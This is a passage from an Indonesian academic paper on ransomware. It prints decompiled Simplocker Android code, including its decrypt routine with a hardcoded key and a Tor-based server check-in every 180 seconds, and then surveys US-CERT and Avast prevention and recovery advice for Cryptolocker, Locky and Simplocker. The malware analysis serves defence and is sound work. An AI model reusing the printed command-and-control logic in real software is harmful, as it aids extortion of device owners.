  Utils.putBooleanValue(HttpSender.settings, "DISABLE_LOCKER", true);
  return;
}
```

Fig. 13. Potongan Kode Pemanggilan Method decrypt().

Proses dekripsi *file* dilakukan oleh *method* decrypt() pada kelas AesCrypt. *Method* decrypt() akan melakukan iterasi terhadap isi *array* filesToDecrypt, kemudian melakukan dekripsi file sesuai dengan kunci yang telah dijabarkan, yaitu "jndlasf074hr". *File* terenkripsi kemudian dihapus karena telah digantikan oleh *file* yang telah didekripsi. Tidak ditemukan kelas untuk konfirmasi kode pembayaran. Proses dekripsi *file* menunggu sinyal dikirimkan dari server untuk menjalankan fungsi, kemungkinan setelah dilakukan pembayaran oleh korban.

```
public void decrypt()
  throws Exception
{
  AesCrypt localAesCrypt;
  Iterator localIterator;
  if (isExternalStorageWritable())
  {
    localAesCrypt = new AesCrypt("jndlasf074hr");
    localIterator = this.filesToDecrypt.iterator();
  }
  while (true)
  {
    if (!localIterator.hasNext())
      return;
    String str = (String)localIterator.next();
    localAesCrypt.decrypt(str, str.substring(0, str.lastIndexOf(".")));
    new File(str).delete();
  }
}
```

Fig. 14. Potongan Kode Method decrypt().

Malware melakukan pengecekan ke server setiap 180 detik. Pengecekan dilakukan oleh kelas MainService. Pengecekan dilakukan dengan menggunakan *service* ScheduledExecutorService. Ketika malware berjalan pertama kali, *malware* menjalankan servis Tor. Kemudian dilakukan pengecekan terhadap status servis Tor. Jika didapati status Tor tidak berjalan, servis Tor akan dimatikan dan dimulai kembali.

Selama servis Tor berjalan, Simplocker akan mengirimkan data ke server melalui *method* sendCheck pada kelas TorSender. Pengecekan dilakukan terjadwal setiap 180 detik. Tujuan pengecekan adalah untuk mengetahui status server.

Kelas MainService juga melakukan pengecekan terhadap perintah yang dikirim dari server. Pengecekan perintah juga dilakukan dengan menggunakan *service* ScheduledExecutorService. Pengecekan dilakukan terhadap nilai boolean "DISABLE_LOCKER". Selama nilai boolean bernilai "false", *malware* akan mempertahankan aktivitas aplikasi. Jika nilai berubah menjadi "true" karena sinyal/perintah dari server, *malware* akan menghentikan aktivitas aplikasi dan menjalankan method decrypt() pada kelas FilesEncryptor untuk mendekripsi data.

```
ScheduledExecutorService localScheduledExecutorService = Executors.newSingleThreadScheduledExecutor();
localScheduledExecutorService.scheduleAtFixedRate(new Runnable()
{
  public void run()
  {
    try
    {
      if (!MainService.this.wasFirstTorStart)
      {
        MainService.isTorRunning = false;
        MainService.this.wasFirstTorStart = true;
        MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.bindTorService();
        return;
      }
      if (MainService.this.mService.getStatus() != 1)
      {
        MainService.isTorRunning = false;
        if (MainService.this.mService.getStatus() == 2)
          return;
        MainService.this.unbindTorService();
        MainService.this.context.stopService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.context.startService(new Intent("org.torproject.android.service.TOR_SERVICE"));
        MainService.this.bindTorService();
        return;
      }
    }
    catch (RemoteException localRemoteException)
    {
      localRemoteException.printStackTrace();
      return;
    }
    MainService.isTorRunning = true;
    TorSender.sendCheck(MainService.this.context);
  }
}
, 0L, 180L, TimeUnit.SECONDS);
```

Fig. 15. Potongan Kode Pemanggilan Kelas MainService dan Pengecekan ke Server

III. PENANGANAN

Penanganan yang dibutuhkan untuk ransomware berbeda, bergantung pada tipe malware tersebut, metode yang digunakan untuk menyandera data, serta manajemen kunci yang digunakan untuk enkripsi data. Pada bagian ini akan dijelaskan metode penanganan yang dapat digunakan untuk beberapa ransomware, antara lain Cryptolocker, Locky, dan Simplocker.

A. Cryptolocker

Terdapat beberapa metode penanganan komputer yang terenkripsi oleh Cryptolocker. US-CERT merekomendasikan beberapa metode penanganan, yang terbagi dalam pencegahan dan mitigasi infeksi Cryptolocker [8].

1) Pencegahan

Metode pencegahan dari infeksi ransomware Cryptolocker yang direkomendasikan US-CERT sebagai berikut.

1. Melakukan backup rutin terhadap *file* penting, dan menyimpan *file backup* tersebut secara *offline*.
2. Memperbarui antivirus yang terinstal.
3. Menjaga sistem operasi tetap up-to-date dengan patch resmi terbaru.
4. Tidak mengikuti link web mencurigakan dalam email.
5. Berhati-hati dalam membuka lampiran email.

2) Mitigasi

Metode mitigasi dari infeksi ransomware Cryptolocker yang direkomendasikan US-CERT sebagai berikut.

1. Berkonsultasi dengan pakar keamanan bereputasi untuk bantuan dalam menghapus *malware*.
2. Jika memungkinkan, setelah *malware* dihapus dari jaringan, seluruh *password* akun online dan password jaringan diganti. Dan mengganti seluruh *password* sistem setelah malware dihapus dari sistem.

3. Jika file dalam komputer yang terinfeksi belum terenkripsi oleh Cryptolocker, perangkat lunak antivirus komersial yang ada dapat digunakan untuk mendeteksi dan menghapus malware dari sistem.

Jika *file* telah terenkripsi, FireEye dan Fox-IT telah membuka portal web yang mengklaim mampu mendapatkan kunci dekripsi dari *file* terenkripsi yang di-upload pengguna ke situs tersebut. Situs tersebut adalah decryptcryptolocker.com, dan sudah tidak berfungsi pada saat makalah ini ditulis (Mei 2016). US-CERT tidak melakukan evaluasi terhadap klaim tersebut.

Selain cara yang direkomendasikan US-CERT tersebut, terdapat cara lain untuk mengembalikan *file* yang telah terenkripsi oleh Cryptolocker. *File* yang terenkripsi dapat dikembalikan menggunakan System Restore. Cara ini memerlukan pembuatan *flag restore* yang rutin sebagai pencegahan sebelum infeksi.

B. Locky

Hingga makalah ini ditulis (Mei 2016) belum ditemukan cara untuk mengembalikan *file* yang telah terenkripsi Locky tanpa membayar tebusan atau kembali pada *file backup*. Pada rilis Alert (TA16-091A) [9], US-CERT merekomendasikan beberapa langkah pencegahan infeksi *Ransomware*, salah satunya Locky. Pencegahan lebih ditekankan mengingat infeksi dapat berdampak besar untuk organisasi, serta proses *recovery file* dapat membutuhkan layanan pakar *recovery data*.

1. Melakukan perencanaan *backup data* serta *recovery* untuk seluruh informasi penting. Melakukan dan menguji *backup* secara rutin untuk mengurangi dampak kehilangan data atau sistem serta mempermudah proses *recovery*. *Backup* yang terkoneksi jaringan juga dapat terdampak oleh *ransomware*, sehingga *backup* penting harus diisolasi dari jaringan untuk perlindungan optimal.
2. Menggunakan *application whitelisting* (whitelisting aplikasi) untuk mencegah berjalannya *software* berbahaya dan *program* yang tidak diijinkan. *Application whitelisting* adalah salah satu strategi keamanan yang baik, karena hanya mengijinkan program tertentu yang telah diterima, dan memblok program lain, termasuk *malware*.
3. Memastikan *software* dan sistem operasi merupakan versi terbaru, dengan *patch* terbaru. Aplikasi yang rentan dan sistem operasi merupakan target sebagian besar serangan. Memastikan *patch* dengan *update* terbaru dapat mengurangi jumlah titik masuk yang dapat dieksploitasi penyerang.
4. Memastikan software anti virus merupakan versi terkini, dan melakukan *scan* terhadap seluruh *software* yang diunduh dari internet sebelum eksekusi.
5. Mengurangi ijin pengguna (*permission*) untuk melakukan instalasi dan menjalankan *software* aplikasi yang tidak diinginkan, dan menerapkan prinsip 'Least Privilege' atau *privilege* terendah pada seluruh sistem dan layanan. Mengurangi *privilege* dapat mencegah *malware* berjalan atau mengurangi kemampuannya untuk menyebar melalui jaringan.
6. Menghindari *macro* dari lampiran email. Jika pengguna membuka lampiran dan mengaktifkan macro, kode yang tersimpan di dalam akan menjalankan malware pada perangkat. Untuk perusahaan dan organisasi, praktek terbaik mungkin adalah memblok pesan email dengan lampiran dari sumber yang mencurigakan.
7. Tidak mengikuti link Web yang mencurigakan pada email, untuk menghindari serangan melalui *social engineering* dan *phishing*.

C. Simplocker

Malware Simplocker pada awalnya menggunakan satu kunci utama (*master key*) yang di-*hardcode* ke dalam kode aplikasi, yaitu “jndlasf074hr”. Sehingga proses pengembalian (*recovery*) data dapat dilakukan dengan mendapatkan kunci tersebut, mengetahui bagaimana Simplocker melakukan proses enkripsi dan dekripsi, kemudian melakukan dekripsi *file* yang telah terenkripsi menggunakan kunci yang telah didapatkan. Cara ini pula yang dilakukan oleh penyedia antivirus, salah satunya Avast, untuk menyediakan aplikasi untuk mengembalikan data pada perangkat yang telah terinfeksi Simplocker dan dapat diunduh dari Google Play Store.

Sedangkan untuk perkembangan Simplocker berikutnya yang menggunakan kunci unik, cara tersebut sulit diterapkan, karena diperlukan berbagai macam kunci untuk setiap perangkat. Menurut rekomendasi Avast [5], pengguna yang terinfeksi dapat memindahkan *file* yang terenkripsi hingga ditemukan celah yang dapat dimanfaatkan untuk mengembalikan data. Kemudian melakukan *reboot* perangkat ke safe mode, dan melakukan *uninstall* aplikasi *malware* melalui *application manager*.

Langkah pencegahan yang dapat dilakukan terhadap varian baru Simplocker antara lain:

1. Hanya melakukan instalasi aplikasi yang diunduh melalui app store yang terpercaya.
2. Tidak mengunjungi situs yang mencurigakan atau meminta pengunjung situs untuk mengunduh dan melakukan instalasi aplikasi yang tidak dapat dipercaya.

IV. KESIMPULAN

Ransomware dapat menyerang komputer dan perangkat *mobile*. Beberapa contoh *ransomware* yang menyerang komputer adalah Cryptolocker dan Locky. Sedangkan contoh *ransomware* yang menyerang perangkat *mobile* adalah Simplocker. Penanganan yang dapat dilakukan terbagi atas pencegahan dan mitigasi. Penanganan yang dapat dilakukan pada ransomware berbeda, bergantung pada pada tipe *malware* tersebut, metode yang digunakan untuk menyandera data, serta manajemen kunci yang digunakan untuk enkripsi data. Berdasarkan rekomendasi dari US-CERT, penanganan lebih ditekankan kepada pencegahan infeksi ransomware, karena infeksi dapat berdampak besar pada organisasi. Sedangkan untuk ransomware Simplocker yang menyerang perangkat mobile Android, kunci lebih mudah didapat karena di-*hardcode* ke dalam aplikasi.

DAFTAR PUSTAKA

[1] B. Krebs, (2016, March 22) Hospital Declares 'Internal State of Emergency' After Ransomware InfectionI [Online]. Available: http://krebsonsecurity.com/2016/03/hospital-declares-internet-state-of-emergency-after-ransomware-infection/

[2] ESET Virusradar, (2014, June 01). Android/Simplocker.A [Online]. Available: http://virusradar.com/en/Android_Simplocker.A/description

[3] L. Abrams, (2013, October 14). CryptoLocker Ransomware Information Guide and FAQ [Online]. Available: http://www.bleepingcomputer.com/virus-removal/CryptoLocker-ransomware-information

[4] L. Wagner, (2016, February 17) LA Hospital Pays Hackers Nearly $17,000 To Restore Computer Network [Online]. Available: http://www.npr.org/sections/thetwo-way/2016/02/17/467149625/la-hospital-pays-hackers-nearly-17-000-to-restore-computer-network

[5] N. Chrysaidos, (2015, February 02). Mobile Crypto-Ransomware Simplocker now on Steroids [Online]. Available: https://blog.avast.com/2015/02/10/mobile-crypto-ransomware-simplocker-now-on-steroids/

[6] P. Nelson, (2016, April 13) Locky Ransomware Analysis [Online], Available: https://www.sternsecurity.com/blog/locky-ransomware-analysis

[7] T. Yang et al., "Automated Detection and Analysis for Android Ransomware," in High Performance Computing and Communications (HPCC), 2015 IEEE 7th International Symposium on Cyberspace Safety and Security (CSS), 2015 IEEE 12th International Conference on Embedded Software and Systems (ICESS), 2015 IEEE 17th International Conference on., New York, NY, 2015, pp. 1338-1343.

[8] US-CERT, (2013, November 05). Alert (TA13-309A) CryptoLocker Ransomware Infections [Online]. Available: https://www.us-cert.gov/ncas/alerts/TA13-309A

[9] US-CERT, (2016, March 31). Alert (TA16-091A) Ransomware and Recent Variants [Online]. Available: https://www.us-cert.gov/ncas/alerts/TA16-091A

[10] V. Kotov and M. S. Rajpal, "Understanding Crypto-Ransomware," Bromium Lab., Cupertino, CA, Tech. Rep., 2014.